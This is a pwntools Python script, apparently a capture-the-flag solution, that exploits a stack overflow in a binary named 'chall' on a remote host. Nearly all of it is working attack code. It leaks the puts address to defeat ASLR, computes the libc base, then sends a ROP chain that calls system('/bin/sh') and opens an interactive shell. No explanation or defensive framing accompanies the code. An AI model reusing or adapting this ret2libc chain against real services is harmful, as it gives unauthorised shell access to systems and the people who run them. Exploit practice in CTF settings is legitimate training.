from pwn import \*

context.binary = binary = ELF("./chall", checksec=False)

libc = ELF("./libc.so.6")

context.log\_level = 'info'

pop\_rdi\_ret = 0x00000000004012bd

plt\_puts = p64(binary.plt["puts"])

got\_puts = p64(binary.got["puts"])

main\_addr = p64(binary.symbols["main"])

# First stage: Leak puts

#p = process()

p = remote("34.133.69.112", 10007)

payload = b"A" \* 72

payload += p64(pop\_rdi\_ret)

payload += got\_puts

payload += plt\_puts

payload += main\_addr

p.sendline(payload)

# Parse the leaked address

p.recvline()

leaked = p.recvline().strip()

while leaked == b"":

leaked = p.recvline().strip()

log.info(f"Raw leaked data: {leaked}")

leaked\_puts = u64(leaked.ljust(8, b"\x00"))

log.success(f"Leaked puts@GLIBC: {hex(leaked\_puts)}")

# Calculate libc base

libc\_base = leaked\_puts - libc.symbols["puts"]

log.success(f"libc base: {hex(libc\_base)}")

# Calculate system and "/bin/sh" addresses

system = libc\_base + libc.symbols["system"]

binsh = libc\_base + next(libc.search(b"/bin/sh"))

log.success(f"system: {hex(system)}")

log.success(f"/bin/sh: {hex(binsh)}")

# Second stage: system("/bin/sh")

payload2 = b"A" \* 72

payload2 += p64(pop\_rdi\_ret+1)

payload2 += p64(pop\_rdi\_ret)

payload2 += p64(binsh)

payload2 += p64(system)

p.sendline(payload2)

p.interactive()